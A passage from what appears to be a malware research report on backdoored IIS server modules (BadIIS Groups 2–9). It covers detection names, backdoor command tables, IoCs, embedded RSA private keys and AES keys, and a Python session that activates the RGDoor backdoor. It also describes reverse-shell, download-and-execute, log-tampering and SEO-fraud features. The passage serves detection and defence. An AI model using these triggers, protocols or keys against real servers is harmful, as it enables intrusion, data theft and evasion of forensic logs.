Network indicators (HTTP header combinations)

```
COM_InterProt, X-Chrome-Variations
Cookie, X-FFEServer
Sense-Pwd, X-Chrome-Variations
Strict-Transport-Security, X-Content-Type-Options
X-BLOG, X-BlogEngine
X-Cache, X-Via
X-Password, X-Chrome-Variations
XXXYYY-Ref, X-Chrome-Variations
```

Group 2

Group 2 is a simple IIS backdoor. Its most interesting feature is the mature use of cryptography for its C&C communication, using a statically linked *Crypto++ library*. The first known instance of this backdoor is from May 2018; we don't have any information about its targets.

ESET detection names

Win64/BadIIS.D, Win64/BadIIS.L

Implemented handlers

`CHttpModule::OnBeginRequest`

Features

Feature	Comment
Backdoor	Supported backdoor commands: • Run a shell command • Upload a file • Download a file

Backdoor mode

Backdoor mode can be activated via a special attacker-crafted request, with a hardcoded password present at offset 0x250 of the raw HTTP request (obtained via `IHttpRequest::GetRawHttpRequest`).

The backdoor command and parameters are included in the HTTP request body, as a series of key-value pairs delimited by `&`. The request body is parsed using the following regular expression:

```
([\w+%]+)=([^&]*)
```

Accepted are four keys: `a` (action, backdoor command), `c` (shell command), `k` (session key) and `f` (filename). Table 6 lists all the possible backdoor commands and their arguments.

Note that the `c` and `f` parameters are encrypted with AES-CBC and base64 encoded, with the following hybrid scheme used for the encryption:

- The `k` parameter holds an RSA-encrypted session key
- The `c` and `f` parameters are encrypted with AES-CBC, using the session key

A similar scheme is used for communication in the other direction – the malware generates a session key to encrypt the data (such as command output), and then encrypts the key using RSA. This data is then added to the body of the HTTP response to the attacker's request. In the case where a file is being exfiltrated from the IIS server by this backdoor command, the HTTP response has the `Content-Type` header set to `attachment`.

Note that a different RSA key is used for both directions of the communication; that's why the malware embeds a private RSA key (from one key pair, the attacker having the corresponding public key), as well as a public RSA key (from a second pair, the attacker having the private key).

Table 6 // Group 2 backdoor commands

Command (a value)	Argument (c value)	Argument (k value)	Argument (f value)	Command description	Return value
`r`	base64-encoded, encrypted shell command	session key	N/A	Runs the specified shell command.	base64-encoded, encrypted command output
`u`	N/A	session key	base64-encoded, encrypted filename	Creates a file with the specified name and content.	`OK`
`d`	N/A	session key	base64-encoded, encrypted filename	Downloads the specified file from the compromised IIS server.	base64-encoded, encrypted file content

In an older version of this backdoor[9], no encryption was used and the backdoor command and arguments were included in the URL path in this format: (`[\w+%]+)=([^!]*`). For that version of the backdoor, the accepted parameters are `action` (command name) and `v1` (command argument), with an optional argument that can be included in the HTTP request body. The commands supported by this older version are listed in Table 7.

Table 7 // Group 2 backdoor commands (older version)

Command (action value)	Argument (v1 value)	Argument (HTTP request body)	Command description	Return value
`rc`	base64-encoded command	-	Runs the specified shell command.	base64-encoded command output
`uf`	base64-encoded filename	base64-encoded file content	Creates a file with the specified name and content.	`OK`
`df`	base64-encoded filename	-	Downloads the specified file from the compromised IIS server.	base64-encoded, encrypted file content

IoCs

SHA-1

```
338B6E464874A52E61BC5B8FCAA94D66FE7E4141
481543A5985B947989691C01C478721AED5B0F2D
AB934E9A0BFCEFB2DF295E1E9ADBB3FFD1F15B82
E2EAA585E69150029487080E445E1240D918ED1D
```

Filenames and paths

```
iisddos.dll
iisred.dll
iissup.dll
```

RSA public keys

```
-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC5VGPiBWYOHbmeM8xOR4KhahM5FRRph6cSIkUj0q4Aoeh
tDGeNtEhrJsseY8lORhyh1NRcz4vCGMLapgkLOpT8dWjYpvu5NXPDQmsVwQxViJpF/3Qw5KHg09CM8TfwyR
CbwpZ9MHGCQVNUyWOdw2FD/ViMnSGyLGvHajyVAqM6BwIDAQAB
-----END PUBLIC KEY-----

-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCzMKJzL9vCPjsDdFaxAOUAyZeEg+DzS9f4iEVNdS9bk+l
YErzMVHWNnET6zKt+AH7sCZUdHvSBUkETX9k6a3kJWkWdecfV1MTpRcCBFIm/VandARn2WFSEr/hzlEF6tA
0QmD4OVe1J791DvfBKbDEybXJNc5+xsO/Cql5UNrIWLwIDAQAB
-----END PUBLIC KEY-----

-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDDi7W5fyEi6rlaB8CTxIcL63KO5iGW4dGBqkaN9Fgyv3b
QhvVCupmtAdd8y8W89Ct1JQeTfwgEDF+Ld0A4mHxZCJKCJe+YPW+SijXaJ+YMgnTNk39izYLiRiwrVfjxhC
7sNmMRBxxBAoDAAStPbLu99j/WJ4IKS5zmbPecxCPh+wIDAQAB
-----END PUBLIC KEY-----
```

9 SHA-1: AB934E9A0BFCEFB2DF295E1E9ADBB3FFD1F15B82

RSA private keys

```
-----BEGIN PRIVATE KEY-----
MIICdwIBADANBgkqhkiG9w0BAQEFAASCAmEwggJdAgEAAoGBAKbcOW5n/YV7vUKBD90FslgWQRUIOulpoKc
ByKyPw80ZqcmHS9tBN5b3hSJ2rD6EoNTDa6BEJ7x7PN4hB2hJ/OGAWC71RrBiKj9J4xsAk1p+v0Crc+8FZR
azv+idnXdFN/NEXgtbm6HEZ1Y9lG+OMb3Xln1F/U9umV/ZlebCUyvlAgMBAAECgYAnuDehnPZ//mccfB17F
v6Psmh2qblgU6kO6EFNNoG9AnVkyCSaAinJ8YzLGeXBkg+45fXqNh8hYlKoa8NYI3ijECJpYQ6PXU/jjize
8DUdvi0cn/pXI/L6eYeyaSnw0afEqS9jT4aX/tMM5blF6CxCv3EF+JEojlCcEqY9hIM1sQJBALaLXIPRPGM
bgoYcDGQfF2tVejJcwkHTtoN5cujSQJiK0EVc3bRO3nynnVxnJioPK7iNmknfGsUWIBNqJj5xJ2kCQQDqAS
1UOdJJ6iM7+MsI2x54GPPR4D3IxqjNLqiP8KLg8rVyDWuJOO5qIn82GC5/Ggfj+tdjzxemcxZePBfmqm0dA
kEAgfCj82UuwjGj8MjofSCwsAPRjyX+VZNZ+S6rgFWiC7PMW4OmgaIet8csucjnHstbyOxrZqg8ywxb2tYV
0R8E+QJBAKJC1q/EuHDQjkYTqpYleudERi2OFMmYF4zPgcrtzcO2CONhMuQgOhIWgad89SDlZ/tKAPkQrRG
aVDRb7ybfnnECQH6gtqTUJIC8xWm+OLeOsKUW4h1SgHysmDCimTOeke//YAQIYNIVH6sXq/10NtH0Xv7zck
jpRblBUQgk4Iu6EUE=
-----END PRIVATE KEY-----

-----BEGIN PRIVATE KEY-----
MIICdwIBADANBgkqhkiG9w0BAQEFAASCAmEwggJdAgEAAoGBAMWWvT3nNfzMr+bF12nO68qs1c/KicQ9z9D
A2yRw0nLNjsP/94Dr4xcMXVoc2jGjC/2uCRxUnnOiKUhzbjFdtFwv9t+ubjblsp4lDaSo7UDfH4fn2sQsmk
me8WeuGjmy1Ie7WM33roSSbcnkBeAFi09Eb1eQiUCk2WBCjNyJj7kTAgMBAAECgYAY1FHwkvr2SxR5p/fjX
HTF8cUmiPmZ9viD75A6OpE/ivQ7ThGgmkPdtBiRB9olbatGlBWiAUIuHr0YVSUOQAu3ZyNu9jpAjimrG1n0
hWdGgnN0PbzpAAuPeA9edPDlnNqW0JCBdpG1JstaMLHaurWmZ+pNlJOXerHMPnhFEHBjOQJBAMuYrgcVhJ4
M+BhHUay9TYEjplu/IVqLpZ8m/6+tMvcnki4RV18K8+kkuEa2wBAFM84t4Ikmd5r8o1cO+zs2n1sCQQD4cj
Wkoqt1mWSNpqMUcJwqtd8tyqMGI1u5E9QNDk8PWZmFJ/E5V733rnfl5BoNCxnAD3cIWBscAdr0hX6uvnKpA
kEAxzW8Sigu2+r6sd7OtsN/W3WDaFAKlasAQkqJcd55eMXaTYMgR1nTMPOB74cPRF2ixAG1qtzduOOr+xoo
jlay8wJBAJgiP4zv+3RImNVQm/4RMt/IfMBqnEdO8YS0ip3wDCOHJ0Xtfn4xp2b6k/rXIcio6ny8O5SFdxx
AWpZvBHL2tfkCQFM6iVcYSQNU1je2LwJiLbhl/Jif/LFSGndZIFS6v5cuBCMQ2LdbSKOI7nJUa2nsxBcSan
zEOLDWIXXrJGbd7gs=
-----END PRIVATE KEY-----

-----BEGIN PRIVATE KEY-----
MIICdgIBADANBgkqhkiG9w0BAQEFAASCAmAwggJcAgEAAoGBALkeAveIwS0z8Vi29YJsG05N9vWS8s5gfKO
y3UNE2VBK30+gH1rwUVlaMZpO+gyOKwYHMNBLQ8NpRfHy2ey/7snN+q9XcpAjX4Q1A0bhafN/viYWNAoxWG
i1n69SwZ7Nd77E5zSB+re4JnK6p290+hvj03wCdI7BgrBEBLenPvqvAgMBAAECgYAfF47ZA6Oqk3hcdbJru
vulHcw2d/2HM0aL+i1WsJgtd73lMlhB3m5TayY8rDosZK6OPyPwQEv75NEmL6txq9UPz6a0X+BxvuRkMwXa
BIH6MWAsFu/x8DkNlM1R2cjSkLOxzkqYhhyRss2+spsOdMGIGoIIZv39e0cVmywMZRN2cQJBAPB/hmYDDAc
gXfhzoRsgq1AdVqgQnZ3wcLkr8HhTCAZt77zfSbBp7ecUqcrN4Sua+6dZXGz7SZKZVhdID8eTHXECQQDFDK
SHOcc4ypJ53XPVbTWMkNVnmjYjokFFm+Ihqeu2BRZfRQ1fncsZSIsNyYHTRgMDV+cpgZXO/6iFbGUNyAofA
kAEcabPHcFMJGn4HFLeyHTB7zjZtCzlbTr4APrZjlc4nzFt4QZgjySJP5V/nNxLTPrXdcxCa0ZJwjGYDonU
G0DRAkA3Nv+zVKFabIj21PLsTxm+NadWzIN3ILQhiTioLjD6ZBqMv5Crxk9u2kD8sAZM6UVW3n7Lxp/vzPu
vx1vZrMAJAkEA8AVRI3i1jbZ7lbA2nmTyRqdwnCdxYxfBukC9Kv91o8RvWqpg/ZocnzR3Ok8TR/E9PArmn1
TRYeml0Z9G0pfTRA==
-----END PRIVATE KEY-----
```

Group 3

Group 3 is a simple backdoor that allows the attacker to execute files and shell commands on the compromised server. According to our telemetry, it has been in use since April 2021, targeting a small number of IIS servers in Ukraine.

ESET detection names

Win64/BadIIS.Q

Implemented handlers

`CHttpModule::OnSendResponse`

Features

Feature	Comment
Backdoor	Supported backdoor commands: • Execute a shell command • Execute a file

Backdoor mode

Backdoor functionality of this malware can be triggered via special attacker-crafted requests, with base64-encoded command lines embedded in a specific HTTP header (for security reasons, we have chosen not to disclose the name of the header). This command line is decoded via `CryptStringToBinaryA` and executed via the `CreateProcessA` API. The backdoor then reads the result of this command via an unnamed pipe, and appends the base64-encoded data to the HTTP response body for this request.

IoCs

SHA-1

```
D33FA7C550AC0A7B47EB690FE9C3750CAF04EB68
```

Filenames and paths

```
statdoc.dll
```

Group 4 (RGDoor)

RGDoor is a simple IIS backdoor that was found on web servers belonging to Middle Eastern government organizations, and to one financial and one educational institution, as *reported* by Unit 42 in January 2018. No other RGDoor activity has been reported since.

ESET detection names

Win64/BadIIS.R

Implemented handlers

`CHttpModule::OnBeginRequest`

Features

Feature	Comment
Backdoor	Supported backdoor commands: • Execute a file or a shell command • Upload a file • Download a file

Analysis

We will limit this section to clarify one misconception from the original blogpost; please refer to the *Unit 42 report* for a detailed analysis.

Unlike the claim in that 2018 blogpost, RGDoor doesn't distinguish between inbound HTTP GET and HTTP POST requests – any method can be used to activate the backdoor, as long as the specifically crafted `Cookie` header is present. We verified the behavior on both known samples[10] of this backdoor in our testing environment, and can confirm that it reacts the same to any method, as shown in Figure 28. Note that we used the same example as given in the blogpost: `NzkwcCM8OzU5PQ==` is `whoami` command, XOR encrypted with 0x54 and then base64 encoded, while `PT0ndDUkJCQ7OzgIMDEyNSE4IDUkJCQ7OzheVA==` decrypts to the result of the `whoami` command, `iis apppool\\defaultapppool\n\x00`, encrypted and encoded in the same way.

```
Python 3.9.1 (tags/v3.9.1:1e5d33e, Dec  7 2020, 17:08:21) [MSC v.1927 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> import requests
>>> r = requests.post('http://localhost', headers={'Cookie': 'RGSESSIONID=54NzkwcCM8OzU5PQ=='})
>>> r.text
'PT0ndDUkJCQ7OzgIMDEyNSE4IDUkJCQ7OzheVA=='
>>> r = requests.get('http://localhost', headers={'Cookie': 'RGSESSIONID=54NzkwcCM8OzU5PQ=='})
>>> r.text
'PT0ndDUkJCQ7OzgIMDEyNSE4IDUkJCQ7OzheVA=='
>>> r = requests.put('http://localhost', headers={'Cookie': 'RGSESSIONID=54NzkwcCM8OzU5PQ=='})
>>> r.text
'PT0ndDUkJCQ7OzgIMDEyNSE4IDUkJCQ7OzheVA=='
>>> r = requests.delete('http://localhost', headers={'Cookie': 'RGSESSIONID=54NzkwcCM8OzU5PQ=='})
>>> r.text
'PT0ndDUkJCQ7OzgIMDEyNSE4IDUkJCQ7OzheVA=='
>>>
```

Figure 28 // The RGDoor backdoor accepts any HTTP verb with its malicious requests

The reason for this misconception lies in the interpretation of the `SetRequestNotifications` method, called from the `RegisterModule` entrypoint. According to Unit 42, this function can be used to "configure the module to handle GET requests (`dwRequestNotifications`) and/or POST requests (`dwPostRequestNotifications`). … In RGDoor, the code calls this function with arguments that ignore inbound HTTP GET requests, but act on all HTTP POST requests seen by the IIS server…".

To clarify, the two arguments of this function (`dwRequestNotifications` and `dwPostRequestNotifications`) are not related to the HTTP method at all – these *bitmasks* refer to the sequence of request-processing pipeline events, and allow the module to register for these events. RGDoor sets `dwRequestNotifications` to register its `OnBeginRequest` handler, and leaves `dwPostRequestNotifications` empty (for example, the `OnPostBeginRequest` handler is not implemented by RGDoor). This is illustrated in Figure 29.

Note that IIS modules *can* modify their behavior based on the incoming HTTP request method; however, that distinction would be implemented in their handlers and RGDoor doesn't use this option.

10 SHA-1: 5447283518473EA8B9D35424532A94E2966F7A90, A9143B0FC38B6329D5DFBFFC4AA91B5F57211DA0



Figure 29 // RGDoor registers its *OnBeginRequest* handler via *SetRequestNotifications*

IoCs

SHA-1

```
5447283518473EA8B9D35424532A94E2966F7A90
A9143B0FC38B6329D5DFBFFC4AA91B5F57211DA0
```

Filenames and paths

```
HTTPParser.dll
TrafficHandler.dll
```

Group 5

Group 5 is an IIS infostealer, with the ability to collect and exfiltrate payment information obtained through intercepting regular HTTP traffic on the server. We have detected this malware on only a couple of IIS servers in the USA, between September 2020 and January 2021. All analyzed samples seem to be tailored for specific e-commerce websites.

ESET detection names

Win64/BadIIS.F, Win64/BadIIS.O

Implemented handlers

`CHttpModule::OnPostBeginRequest`

Features

Feature	Comment
Infostealer	Collects and exfiltrates sensitive information from regular traffic between the compromised server and its clients.

Infostealer functionality

The malware intercepts regular inbound traffic to the compromised server, filtering POST requests with a specific path in the URL, which differs across samples:

```
/checkout/checkout.aspx
/checkout/Payment.aspx
```

Matching HTTP requests are logged in the log file:

```
C:\Windows\Temp\cache.txt
```

The data collected in this file can be exfiltrated via a specifically crafted HTTP request from the attacker. This request must have an `X-IIS-Data` HTTP header set to a hardcoded password (that we have chosen not to disclose), and must be sent to a URL path specified in the malware sample:

```
/privacy.aspx
/checkout/Payment.aspx
```

Once the malicious module detects such a request, it copies the contents of the log file to the HTTP response.

IoCs

SHA-1

```
706EAB59C20FCC9FBC82C41BF955B5C49C644B38
7A2FA07A7DC05D50FE8E201A750A3DC7F22D6549
A1C5E7424E7C4C4C9902A5A1D97F708C6BB2F53A
```

Filenames and paths

```
dir.dll
isapicache___.dll
isapicache_.dll_
C:\Windows\Temp\cache.txt
```

Network indicators

Targeted URIs

```
/checkout/checkout.aspx
/checkout/Payment.aspx
/privacy.aspx
```

HTTP headers

```
X-IIS-Data
```

Group 6 (ISN)

Group 6 refers to another IIS infostealer, capable of collecting and exfiltrating payment information obtained through intercepting regular HTTP traffic on the server. The malware was discovered and *reported by Trustwave* in December 2013, when it was seen targeting credit card data on e-commerce sites. No other ISN activity has been reported since.

ESET detection names

Win32/Spy.IISniff.A, Win64/Spy.IISniff.A

Implemented handlers

`CHttpModule::OnBeginRequest`
`CHttpModule::OnReadEntry`

Features

Feature	Comment
Infostealer	Collects and exfiltrates sensitive information from regular traffic between the compromised server and its clients.

Analysis

Please refer to the *Trustwave report* for a detailed analysis.

IoCs

SHA-1

```
A43D964E709EF8F7F035B85ED4AE9B26D4394B58
E00E8477CEE2BEDA5B67346C9742C4002D6B567A
```

Filenames and paths

```
iis7_32.dll
iis7_64.dll
```

Group 7

Group 7 is the most complex IIS backdoor we have analyzed to date. On top of supporting a wide range of backdoor commands, it also has functionality to clear traces of malicious activity by disabling server logging of attacker-crafted requests.

According to our telemetry, the backdoor has been active since at least July 2020, and has been used with *Juicy Potato* (detected as Win64/HackTool.JuicyPotato by ESET security solutions), which is a privilege escalation tool. Affected servers are located in Canada, the USA and the Netherlands. We suspect the attackers first obtain the initial access to the IIS server via some vulnerability, and then use *Juicy Potato* to obtain the administrative privileges that are required to install a native IIS module.

ESET detection names

Win32/BadIIS.F, Win64/BadIIS.U

Implemented handlers

`CHttpModule::OnBeginRequest` (classifying inbound requests)
`CHttpModule::OnEndRequest` (backdoor functionality)
`CHttpModule::OnLogRequest` (anti-logging feature)

Features

Feature	Comment
Backdoor	Supported backdoor commands: • Collect system information (computer and username, logical drive information) • Create, rename, move or delete files or folders • Upload or download files • Modify file timestamps • Map a local drive to a remote drive • Execute shell commands

OnBeginRequest handler (request classification)

The `OnBeginRequest` handler implements request classification. If an attacker request is identified, the module sets flags in the `pHttpModule` object so that the other two event handlers (`OnEndRequest`, `OnLogRequest`) can determine quickly whether this request should be handled or not.

Unlike the other analyzed IIS backdoors, Group 7 doesn't use hardcoded passwords or specific URIs for its attacker requests – instead, the requests have a specific relationship between the URL, `Host` and `Cookie` headers. This makes detection of irregular activity much more difficult (as opposed to, for example, flagging custom HTTP headers).

To recognize an attacker request, the malware computes the MD5 of both the `Host` header and the URL using a custom implementation of the MD5 function, and splits each into four double words:

```
<h0><h1><h2><h3> = md5(Host Header value)
<r0><r1><r2><r3> = md5(Raw URL value)
```

The `Cookie` header of such a request then contains a substring built from these values:

```
<r1><h2>=<h3><r2><r3><r0><h0><h1>
```

This relationship is presented in Figure 15.

Additionally, the HTTP request must have a specific structure (that we have chosen not to discuss in detail, to protect the potential victims). The HTTP body is AES-CBC encrypted and base64 encoded, using these parameters:

- Encryption key: `DA1F8BE19D9122F6499D72B90299CAB080E9D599C57E802CD667BF53CCC9EAB2`
- IV: `668EDC2D7ED614BF8F69FF614957EF83EE`

OnEndRequest handler (backdoor mode)

The HTTP body of an attacker's request includes backdoor commands and arguments, organized as key-value pairs, as listed in Table 8.

Table 8 // Group 7 backdoor commands

Key	Value
`/mode`	Command type
`/action`	Command

`/path`
`/binary`
`/data`
…
	Command arguments (see Table 9 for full list)

`/credential/username`	Local user username, used for impersonation
`/credential/password`	Local user password, used for impersonation

If the credentials are present, the backdoor uses them to log in as the user (via `LogonUserW`, `ImpersonateLoggedOnUser`) to execute the backdoor commands in the user's context.

The command arguments are also organized as nested key-value pairs, as listed in Table 9.

After executing the backdoor command, the malware modifies the HTTP response to the attacker's request. The response body is organized as key-value pairs, with the entries listed in Table 9 and two additional entries based on the `GetLastError` result (or custom error messages):

```
/error/code
/error/message
```

This data is encrypted with the same AES key as the original attacker request. Interestingly, the encrypted data is then embedded within a fake PNG image, between the PNG file headers as a `TEXT` or `BLOB` chunk. Finally, the malware replaces the original HTTP response body with the fake PNG file, and sets the `Content-Type` header to `image/png` to give more credibility to this charade.

The attackers use this technique in an attempt to keep their C&C communications unnoticed.

OnLogRequest handler (anti-logging)

The final handler implemented by Group 7 backdoors is `OnLogRequest` – this handler is called right before the IIS server logs a processed HTTP request.

The attackers use the handler to modify the log entries for requests coming from the attackers, to make them look like casual requests. These steps are taken:

- Rewriting the HTTP method in the request to `GET`
- Rewriting the URL from the request to `/`
- Deleting these headers from the request: `Cookie`, `Origin`, `Referer`, `Sec-Fetch-Mode`, `Sec-Fetch-Site`, `Content-Type`, `Content-Length`, `X-Forwarded-IP`, `X-Forwarded-For`, `X-Forwarded-By`, `X-Forwarded-Proto`

With the log entries modified this way, the attackers attempt to further hide traces of their malicious activities, to make potential forensic analysis more difficult.

Table 9 // Group 7 backdoor commands

Command type (/mode value)	Command (/action value)	Arguments (key names)	Command description	Returned data (map structure or description)

`init`	N/A	N/A	Collects basic system information: computer name and domain, username and domain, logical drives information.	`/computer/domain`
				`/computer/name`
				`/user/domain`
				`/user/name`
				`/-`
				`/name`
				`/type`

`file`	`list`	`/path`	Collects information about the files in the specified folder.	`/-`
				`/name`
				`/attr`
				`/size`
				`/create`
				`/access`
				`/write`

	`get`	`/path` `/binary`	Downloads the file with the specified name from the compromised IIS server.	The contents of the file, encrypted and embedded within a fake PNG image (a PNG header followed by non-image data).

	`create`	`/path`
		`/directory`
		`/data`
			Creates a new file or directory in the specified path. Optional /data argument can hold the file content.	`/-`
				`/file`
				`/attr`
				`/size`
				`/create`
				`/access`
				`/write`

	`upload`	`/path`
		`/data`
			Uploads a file with the specified name to the compromised server. The /data entry contains base64-encoded file content.	`/-`
				`/file`
				`/attr`
				`/size`
				`/create`
				`/access`
				`/write`

	`delete`	`/path`
		`/files`
		`/name`
		`/attr`
			Deletes the list of files/directories in the given path.	`/files`
				`/code`
				`/name`

	`move`	`/path`
		`/dest`
		`/copy`
		`/files`
		`/name`
		`/new`
			Copies or renames files from the list, from the source directory to the destination directory.	`/files`
				`/code`
				`/name`

	`time`	`/path`
		`/create`
		`/access`
		`/write`
			Modifies file timestamps	N/A

`drive`	`map`	`/letter`
		`/share`
		`/username`
		`/password`
			Creates a mapping between a local and a remote drive, using the specified credentials for the network resource	N/A

	`remove`	`/letter`	Removes an existing drive mapping	N/A
`cmd`	`exec`	`/cmd`	Executes the specified command, either under the context of the current user, or the user provided in arguments.	`/output`

IoCs

SHA-1

```
22F8CA2EB3AF377E913B6D06B5A3618D294E4331
435E3795D934EA8C5C7F4BCFEF2BEEE0E3C76A54
CED7BC6E0F1A15465E61CFEC87AAEF98BD999E15
```

Filenames and paths

```
cache.dll
logging.dll
```

Group 8

Group 8 consists of IIS backdoors, commonly deployed under the names `FilterSecurity32.dll` and `FilterSecurity64.dll`. We initially obtained these samples from VirusTotal, where they were first uploaded in October 2018 and until late 2020. The main difference between the samples is the hardcoded password, which is used by the attackers to activate the backdoor, and probably also to distinguish between campaigns.

We performed internet-wide scans using these passwords to identify potential victims, by sending requests that verify the presence of the malware on the IIS server. We found 17 servers compromised with `Ver1.0.1` of the malware, and 7 servers running `Ver1.0.2`, with all 24 of these in Southeast Asia but mostly in China. We notified all of these victims about the compromise.

Note that this malware family has never been publicly analyzed; however, we have found an incident response *report* published in 2019 that refers to two malicious IIS modules named `FilterSecurity32.dll`[11] and `FilterSecurity64.dll`[12]. We were not able to obtain those two samples; based on the behavior described, however, we assume they are different versions of the same backdoor.

ESET detection names

Win32/BadIIS.B, Win64/BadIIS.B, Win64/BadIIS.C

Implemented handlers

`CHttpModule::OnBeginRequest`

Features

Feature	Comment
Backdoor	Supported backdoor commands: • Collect system information • Run a reverse shell • Upload a file to the compromised server • Execute a file

Backdoor mode

Attackers can activate the backdoor functionality of this malware by sending a special HTTP request to the compromised server, with the special Cmd header present that has the following format:

```
<password>$<command>$<arguments>
```

11 MD5: 371cd2a75c9c621117678ffd20ce0a12
12 MD5: 80887b65317f2d45761c1c2b96970e0c

The `<password>` consists of 32 hexadecimal characters and is hardcoded in each sample. We have chosen not to disclose these passwords, so as not to allow anyone to take over the compromised servers.

The backdoor command can be followed by multiple optional arguments delimited by the `$` character, for example `dw$<url>$<filename>` command instructs the backdoor to download a file from `<url>` and store it under `<filename>` on the compromised server. All the Group 8 backdoor commands are listed in Table 10.

Table 10 // Group 8 backdoor commands

Command name	Command arguments	Command description	Return value[13]
`vr`	N/A	Queries internal version string	Internal version string. We have seen `Ver1.0.1` and `Ver1.0.2.`
`in`	N/A	Collects system information	System information: computer name and domain, OS version and architecture, language information, server username, list of logged on users, physical path of the server
`rs`	IP address	Connects to the IP address supplied by the attacker and then executes received data as shellcode in a new thread	`Connect OK!\r\nYou are f*cked!\r\n` or `Sh*t!Error\r\nWhere is the God!!\r\n`
`dw`	URL, filename	Downloads a file from the specified URL and saves it under the given name	`Good!Download OK!\r\n` or `Sh*t!Download False!\r\n`
`ex`	Filename, command line	Executes the specified file with the specified command line	`Good!Run OK!\r\n` or `Sh*t!Run False!\r\n`
(other)	N/A	-	`Sh*t!`칼휴 흄쇮

After handling the backdoor command from the attacker's request, the malicious IIS module clears the HTTP response previously set by the IIS server (via a call to `IHttpResponse::Clear`) and replaces it with its own response with these characteristics:

- The `Content-Type` header is set to `text/plain`
- The HTTP response body is set to the return value listed in Table 10 above, in cleartext

IoCs

SHA-1

```
0AC34B71F1CBED482579509DDF12DC28312E11A5
1B9EC94251AD5E8F407584DC786B261CADD7FA8F
21618E3FE6D133403320B4430054394AED944105
36741260BDE2B9304302F5AEB63CAEB309979554
4F6EAD034BF9A0B27ECFF16A08DB3ED57EA9C7D4
528527C8166FC55C2D80824D7C94FD574EACD1BC
54E98E2655B39DFA486A01A09AC4920B7639401D
5924800E432731C6699A80EF4D6AD9496EB1BF98
5A5545B868EC41A15810E9351ECA93110C878BC1
8B0D9F3DBA9B05FFB91B8C77786B6FD85BEA6944
A70CA39BE949629C8EED1A71258ADB259E6A9D9E
AED3625099606849755A6C25022D072BCE7E9EE7
```

13 Some of the return values have been redacted

```
D669F4DDE56DF8D032520399EDEA0F9971063F38
E3FE87183E5F63A63915EB9B3740218A42CD6CF3
```

Filenames and paths

```
FilterSecurity32.dll
FilterSecurity64.dll
iiscrash32.dll
iiscrash64.dll
```

Network indicators (HTTP headers)

```
Cmd
```

Group 9

Group 9 is an IIS proxy that is designed to relay C&C communication between compromised hosts and the C&C server. The same family can also perform SEO fraud by manipulating HTTP responses that the compromised IIS server returns to search engine crawlers. The attackers can use this malware to manipulate search engine algorithms to artificially boost SEO of third-party websites, by abusing the reputations of the websites hosted on the compromised web server.

This malware family has been under active development since 2019, and we have seen several variants of this malware, with differences in functionality. In this section, we focus on the A variant of the family.

Note that the B variant was already mentioned in an incident response *report* published in 2019 by Secpulse (along with instances of a Group 8 backdoor found on the same compromised server); however, no analysis of this family is publicly available.

ESET detection names

Win32/BadIIS.C, Win32/BadIIS.D, Win32/BadIIS.E, Win32/BadIIS.H, Win64/BadIIS.A, Win64/BadIIS.G, Win64/BadIIS.I, Win64/BadIIS.K, Win64/BadIIS.M, Win64/BadIIS.N, Win64/BadIIS.P

Implemented handlers

- Variable per variant of this family – a combination of `OnBeginRequest`, `OnSendResponse` and `OnGlobalPreBeginRequest`

Features

Feature	Comment
Proxy	Relays HTTP requests between compromised hosts and their C&C server.
SEO fraud	Replaces responses to HTTP requests from web crawlers with attacker-controlled content.

Initialization

Group 9 stands out for its complex `RegisterModule` function. In this function, it creates instances of the core classes and registers for events that should be handled by the module.

Unlike other analyzed families, it also uses this place for initialization. It decrypts strings (XOR 56) and initializes a global map structure with these key-value pairs:

```
"url": "http://qp.008php[.]com"
"keys" (or "key"):
"yisouspider|yisou|soso|sogou|m.sogou|sogo|sogou|so.com|baidu|bing|360"
"path": "app|hot|alp|svf|fkj|mry|poc|doc|20"
"zz": "http://qp.008php[.]com/zz.php"
```

This structure is then used by the `OnBeginRequest` and `OnSendResponse` handlers.

Note that all its values vary across the samples – refer to the *IoCs* section for the list of all the C&C URLs we have seen.

OnBeginRequest handler

In the `OnBeginRequest` handler, this malware implements the proxy functionality and initialization for the SEO fraud functionality.

SEO fraud initialization

Incoming HTTP requests whose `User-Agent` header matches the `(yisouspider|yisou|soso|sogou|m.sogou|sogo|sogou|so.com|baidu|bing|360)` regular expression, are considered search engine crawler requests. For these requests, this handler removes the `Accept-Encoding` header from the request. Thus, the server will not compress the response and the malware can easily inject additional data into the response without having to deal with the compression algorithm.

For all other HTTP requests, the `OnBeginRequest` handler calls the `DisableNotifications` method with the `RQ_SEND_RESPONSE` parameter, which means that the `OnSendResponse` handler will not be triggered for those requests.

```
.text:743E4D00
.text:743E4D00
.text:743E4D00 ; Attributes: bp-based frame
.text:743E4D00
.text:743E4D00 OnBeginRequest proc near
.text:743E4D00
.text:743E4D00 IHttpContext= dword ptr  8
.text:743E4D00
.text:743E4D00 push    ebp
.text:743E4D01 mov     ebp, esp
.text:743E4D03 push    esi
.text:743E4D04 mov     esi, [ebp+IHttpContext]
.text:743E4D07 mov     ecx, esi
.text:743E4D09 push    0
